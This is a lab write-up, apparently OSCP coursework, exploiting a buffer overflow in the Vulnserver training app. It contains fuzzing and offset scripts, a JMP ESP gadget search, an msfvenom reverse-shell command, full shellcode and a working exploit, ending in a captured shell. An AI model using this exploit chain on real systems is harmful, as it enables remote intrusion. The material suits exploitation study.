BUFFER OVERFLOW

1. **Using the proof of concept from the following github post: https://github.com/stephenbradshaw/vulnserver (https://medium.com/@ar33zy/exploiting-vulnserver-exe-intro-to-windows-exploitation-c4e4f141b7ff).**

a. I have observed the app listens on port **5555/ 9999**. I have first connected using **netcat** to the listening port to learn more about the appliance's behavior to different inputs, after conducting some research on the Internet as well.

b. No matter what command it is entered, excepting the **exit** command, the app behaves similarly, responding with a generic answer: "**>I can break rules too!**" ☺

c. Analyzing the code found, by accessing the suggested forum at: **https://forums.offensive-security.com/showthread.php?t=2231**, we observed that the command sent towards the app in the particular example was **AUTH**:

```
req1 = "AUTH " + "\x41" * 1072
s = so.socket (so.AF_INET, so.SOCK_STREAM)
try:
        s.connect((server, port))
        print repr(s.recv(1024))
        s.send(req1)
```


d. Therefore, I have developed a python script (**fuzzer.py**) that will send data, **in chunks of 50 bytes** to the application, using the AUTH command, in order to crash it:

```
#!/usr/bin/python
import socket
import time
from time import sleep

buffer = ["\x41"]
counter = 50
while len(buffer) <= 30:
        buffer.append("\x41"*counter)
        counter = counter + 50


for string in buffer:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('10.11.23.114',5555))
        try:
                print "Fuzzing VulnServer.exe with %s bytes" % len(string)
                try:
                        s.send("AUTH " + string)
                        data = s.recv(1024)
                        if str(data) != "":
                                print "Passed a buffer with %s bytes" %len(string)
                                print "\r\n"
                                sleep(1)
                        s.close()
                except:
                        print "The VulnServer.exe app just crashed"
                        break

        except:
                print "Connection Refused"
                break
```

e. I have observed that the application crashes when we send a total amount of **1100 bytes**:

```
Fuzzing VulnServer.exe with 1000 bytes
Passed a buffer with 1000 bytes


Fuzzing VulnServer.exe with 1050 bytes
Passed a buffer with 1050 bytes


Fuzzing VulnServer.exe with 1100 bytes
The VulnServer.exe app just crashed
```

f. This can be confirmed using **Immunity Debugger** as the **EIP** register was overwritten with capitalized "A" letters:



g. I have generated a buffer with **1100 unique elements** using the **pattern_create.rb** ruby script.


/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1100

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai
1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1
Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7
An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3
Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1A
t2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9
Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5
Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb
3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0
Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg
9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9
Bk0Bk1Bk2Bk3Bk4Bk5Bk

h. I have created another Python script (**EIP_bytes_identification.py**) which was used to send the string with unique characters:

```
#!/usr/bin/python
import socket

buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0..."
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.11.23.114',5555))
try:
        s.send("AUTH " + buffer)
        data = s.recv(1024)
        s.close()
except:
        pass
s.close()
```

i. The EIP register gets overwritten with the value: **37694236** (equivalent to the string: **6Bi7** - why? because the x86 architecture stores the addresses in memory in Little Endian format):



j. I have used the **pattern_offset.rb** ruby script to identify the location of the characters that were written on the EIP register, for the given set of characters. It was the position **1040**:


/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 1100 -q 37694236
[*] Exact match at offset 1040

k. I have created a new Python script (**EIP_bytes_verification.py**) to verify if the above findings are correct:

```
#!/usr/bin/python
import socket

buffer = "A" * 1040 + "B" * 4 + "C" * (1100-1040-4)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.11.23.114',5555))
try:
        s.send("AUTH " + buffer)
        data = s.recv(1024)
        s.close()
except:
        pass
s.close()
```

l. The calculation was correct, the EIP register was overwritten with capitalized "**B**" letters (**\x42**) and the address to which the ESP register points (**01D3FE5C**), was overwritten with capitalizes "**C**" letters (**\x43**).

However, I have only written a total amount of **52 bytes** of capitalized "**C**" letters (**$+34**) and I will need around **350** to **400** bytes for a shell.



m. I have modified the **EIP_bytes_verification.py** script, by adding an extra amount of **348** bytes to the buffer sent, in order to sum a total number of **400** bytes - enough for a shell

```
...
buffer = "A" * 1040 + "B" * 4 + "C" * (1448-1040-4)
...
```


n. As expected, I have obtained a total amount of **400 bytes** (**$+190**) at my disposal for the shell:


o. Next, I have verified the application's behavior to every possible hex character, in order to remove the bad ones. This was achieved using the following python script (**Bad_characters_verification.py**):

```
#!/usr/bin/python
import socket

hex_chars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A\x0B\x0C\x0D\x0E\x0F"
"\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1A\x1B\x1C\x1D\x1E\x1F"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2A\x2B\x2C\x2D\x2E\x2F"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3A\x3B\x3C\x3D\x3E\x3F"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4A\x4B\x4C\x4D\x4E\x4F"
"\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x5B\x5C\x5D\x5E\x5F"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F"
"\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7A\x7B\x7C\x7D\x7E\x7F"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8A\x8B\x8C\x8D\x8E\x8F"
"\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9A\x9B\x9C\x9D\x9E\x9F"
"\xA0\xA1\xA2\xA3\xA4\xA5\xA6\xA7\xA8\xA9\xAA\xAB\xAC\xAD\xAE\xAF"
"\xB0\xB1\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xBB\xBC\xBD\xBE\xBF"
"\xC0\xC1\xC2\xC3\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xCB\xCC\xCD\xCE\xCF"
"\xD0\xD1\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xDB\xDC\xDD\xDE\xDF"
"\xE0\xE1\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xEB\xEC\xED\xEE\xEF"
"\xF0\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFB\xFC\xFD\xFE\xFF")

buffer = "A" * 1040 + "B" * 4 + hex_chars

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.11.23.114',5555))
try:
        s.send("AUTH " + buffer)
        data = s.recv(1024)
        s.close()
except:
        pass
s.close()
```

p. Excepting the null character (**\x00**) no other characters should be removed.

q. I have used **mona.py** (**!mona modules**) to identify the modules in memory (used by our app - VulnServer.exe) that have no bad characters, have no memory protections such as DEP, or ASLR present:






r. Next I have conducted searches for a place in memory that would contain an instruction as **JMP ESP** (or a sequence of commands as **PUSH ESP \r\n RETN**). This will provide a reliable, indirect way to reach the memory indicated by the ESP register, regardless of its absolute value. As searching for a JMP ESP in Immunity Debugger will only display addresses from the code section, I have executed a more exhaustive binary search for a **JMP ESP** command. First I have identified the codes for such commands using the **nasm_shell.rb** ruby script:


/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb


```
nasm > jmp esp
00000000  FFE4            jmp esp
nasm > push esp
00000000  54              push esp
nasm > retn
00000000  C3              ret
nasm >
```

s. I have searched for the FFE4 instruction in Immunity Debugger (**!mona find -s "\xff\xe4" -m VulnServer.exe)** – one pointer found:




t. The address **0x65d11d71** contains a **JMP ESP** instruction:





u. Using another Python script (**Test_JMP_ESP.py**) I have checked that the EIP register will be populated with the address in memory for the JMP ESP instruction which will point us to the ESP register address which will represent our shell location. Currently just a bunch of capitalized "**C**" characters:



v. At this point, I have used **msfvenom** to create a **reverse TCP shell**. The result was appended to my final python script (**python_shell.py**):

msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.116 LPORT=443 -f c -a x86 --platform windows -b "\x00" -e x86/shikata_ga_nai

Found 1 compatible encoders


Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: **351 bytes**
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbe\xe9\x5e\xd1\x15\xd9\xc6\xd9\x74\x24\xf4\x5f\x33\xc9\xb1"
"\x52\x31\x77\x12\x83\xc7\x04\x03\x9e\x50\x33\xe0\x9c\x85\x31"
"\x0b\x5c\x56\x56\x85\xb9\x67\x56\xf1\xca\xd8\x66\x71\x9e\xd4"
"\x0d\xd7\x0a\x6e\x63\xf0\x3d\xc7\xce\x26\x70\xd8\x63\x1a\x13"
"\x5a\x7e\x4f\xf3\x63\xb1\x82\xf2\xa4\xac\x6f\xa6\x7d\xba\xc2"
"\x56\x09\xf6\xde\xdd\x41\x16\x67\x02\x11\x19\x46\x95\x29\x40"
"\x48\x14\xfd\xf8\xc1\x0e\xe2\xc5\x98\xa5\xd0\xb2\x1a\x6f\x29"
"\x3a\xb0\x4e\x85\xc9\xc8\x97\x22\x32\xbf\xe1\x50\xcf\xb8\x36"
"\x2a\x0b\x4c\xac\x8c\xd8\xf6\x08\x2c\x0c\x60\xdb\x22\xf9\xe6"
"\x83\x26\xfc\x2b\xb8\x53\x75\xca\x6e\xd2\xcd\xe9\xaa\xbe\x96"
"\x90\xeb\x1a\x78\xac\xeb\xc4\x25\x08\x60\xe8\x32\x21\x2b\x65"
"\xf6\x08\xd3\x75\x90\x1b\xa0\x47\x3f\xb0\x2e\xe4\xc8\x1e\xa9"
"\x0b\xe3\xe7\x25\xf2\x0c\x18\x6c\x31\x58\x48\x06\x90\xe1\x03"
"\xd6\x1d\x34\x83\x86\xb1\xe7\x64\x76\x72\x58\x0d\x9c\x7d\x87"
"\x2d\x9f\x57\xa0\xc4\x5a\x30\xc5\x13\x64\xb4\xb1\x21\x64\x35"
"\xf9\xaf\x82\x5f\xed\xf9\x1d\xc8\x94\xa3\xd5\x69\x58\x7e\x90"
"\xaa\xd2\x8d\x65\x64\x13\xfb\x75\x11\xd3\xb6\x27\xb4\xec\x6c"
"\x4f\x5a\x7e\xeb\x8f\x15\x63\xa4\xd8\x72\x55\xbd\x8c\x6e\xcc"
"\x17\xb2\x72\x88\x50\x76\xa9\x69\x5e\x77\x3c\xd5\x44\x67\xf8"
"\xd6\xc0\xd3\x54\x81\x9e\x8d\x12\x7b\x51\x67\xcd\xd0\x3b\xef"
"\x88\x1a\xfc\x69\x95\x76\x8a\x95\x24\x2f\xcb\xaa\x89\xa7\xdb"
"\xd3\xf7\x57\x23\x0e\xbc\x68\x6e\x12\x95\xe0\x37\xc7\xa7\x6c"
"\xc8\x32\xeb\x88\x4b\xb6\x94\x6e\x53\xb3\x91\x2b\xd3\x28\xe8"
"\x24\xb6\x4e\x5f\x44\x93";

```
#!/usr/bin/python
import socket

shellcode = ("\xbe\xe9\x5e\xd1\x15\xd9\xc6\xd9\x74\x24\xf4\x5f\x33\xc9\xb1"
"\x52\x31\x77\x12\x83\xc7\x04\x03\x9e\x50\x33\xe0\x9c\x85\x31"
"\x0b\x5c\x56\x56\x85\xb9\x67\x56\xf1\xca\xd8\x66\x71\x9e\xd4"
"\x0d\xd7\x0a\x6e\x63\xf0\x3d\xc7\xce\x26\x70\xd8\x63\x1a\x13"
"\x5a\x7e\x4f\xf3\x63\xb1\x82\xf2\xa4\xac\x6f\xa6\x7d\xba\xc2"
"\x56\x09\xf6\xde\xdd\x41\x16\x67\x02\x11\x19\x46\x95\x29\x40"
"\x48\x14\xfd\xf8\xc1\x0e\xe2\xc5\x98\xa5\xd0\xb2\x1a\x6f\x29"
"\x3a\xb0\x4e\x85\xc9\xc8\x97\x22\x32\xbf\xe1\x50\xcf\xb8\x36"
"\x2a\x0b\x4c\xac\x8c\xd8\xf6\x08\x2c\x0c\x60\xdb\x22\xf9\xe6"
"\x83\x26\xfc\x2b\xb8\x53\x75\xca\x6e\xd2\xcd\xe9\xaa\xbe\x96"
"\x90\xeb\x1a\x78\xac\xeb\xc4\x25\x08\x60\xe8\x32\x21\x2b\x65"
"\xf6\x08\xd3\x75\x90\x1b\xa0\x47\x3f\xb0\x2e\xe4\xc8\x1e\xa9"
"\x0b\xe3\xe7\x25\xf2\x0c\x18\x6c\x31\x58\x48\x06\x90\xe1\x03"
"\xd6\x1d\x34\x83\x86\xb1\xe7\x64\x76\x72\x58\x0d\x9c\x7d\x87"
"\x2d\x9f\x57\xa0\xc4\x5a\x30\xc5\x13\x64\xb4\xb1\x21\x64\x35"
"\xf9\xaf\x82\x5f\xed\xf9\x1d\xc8\x94\xa3\xd5\x69\x58\x7e\x90"
"\xaa\xd2\x8d\x65\x64\x13\xfb\x75\x11\xd3\xb6\x27\xb4\xec\x6c"
"\x4f\x5a\x7e\xeb\x8f\x15\x63\xa4\xd8\x72\x55\xbd\x8c\x6e\xcc"
"\x17\xb2\x72\x88\x50\x76\xa9\x69\x5e\x77\x3c\xd5\x44\x67\xf8"
"\xd6\xc0\xd3\x54\x81\x9e\x8d\x12\x7b\x51\x67\xcd\xd0\x3b\xef"
"\x88\x1a\xfc\x69\x95\x76\x8a\x95\x24\x2f\xcb\xaa\x89\xa7\xdb"
"\xd3\xf7\x57\x23\x0e\xbc\x68\x6e\x12\x95\xe0\x37\xc7\xa7\x6c"
"\xc8\x32\xeb\x88\x4b\xb6\x94\x6e\x53\xb3\x91\x2b\xd3\x28\xe8"
"\x24\xb6\x4e\x5f\x44\x93")

buffer = "A" * 1040 + "\x71\x1d\xd1\x65" + "\x90" * 16 + shellcode
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.11.23.114',5555))
try:
        s.send("AUTH " + buffer)
        data = s.recv(1024)
        s.close()
except:
        pass
s.close()
```

w. I was extra careful of adding some free space between the EIP address and the shellcode for the decoder, otherwise it will overwrite the first few bytes of the shellcode rendering it useless. This was fulfilled by adding some **No Operation** Instructions (**\x90**). The **NOP** instructions will do nothing - will instruct the CPU to move to the next instruction.

```
...
buffer = "A" * 1040 + "\x71\x1d\xd1\x65" + "\x90" * 16 + shellcode
...
```

x. The final step was to create a netcat listener and to execute the final Python script. I have **obtained shell on the targeted machine** as **Administrator**


root@kali: /home/OS-34631/Documents/OSCP/Chapter_7/Windows_BO
root@kali: /home/OS-34631/Documents/OSCP/Chapter_7/Windows_BO/Vulnserver 104x50
root@kali:/home/OS-34631/Documents/OSCP/Chapter_7/Windows_BO/Vulnserver# ./python_shell.py
root@kali:/home/OS-34631/Documents/OSCP/Chapter_7/Windows_BO/Vulnserver#
2
root@kali: /home/OS-34631/Documents/OSCP/Chapter_7/Windows_BO 104x50
root@kali:/home/OS-34631/Documents/OSCP/Chapter_7/Windows_BO# nc -lnvp 443
1
listening on [any] 443 ...
connect to [10.11.0.116] from (UNKNOWN) [10.11.23.114] 49167
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Administrator\Desktop\Tools>whoami
3
whoami
offsec-lab\offsec
C:\Users\Administrator\Desktop\Tools>net localgroup Administrators
4
net localgroup Administrators
Alias name Administrators
Comment Administrators have complete and unrestricted access to the computer/domain
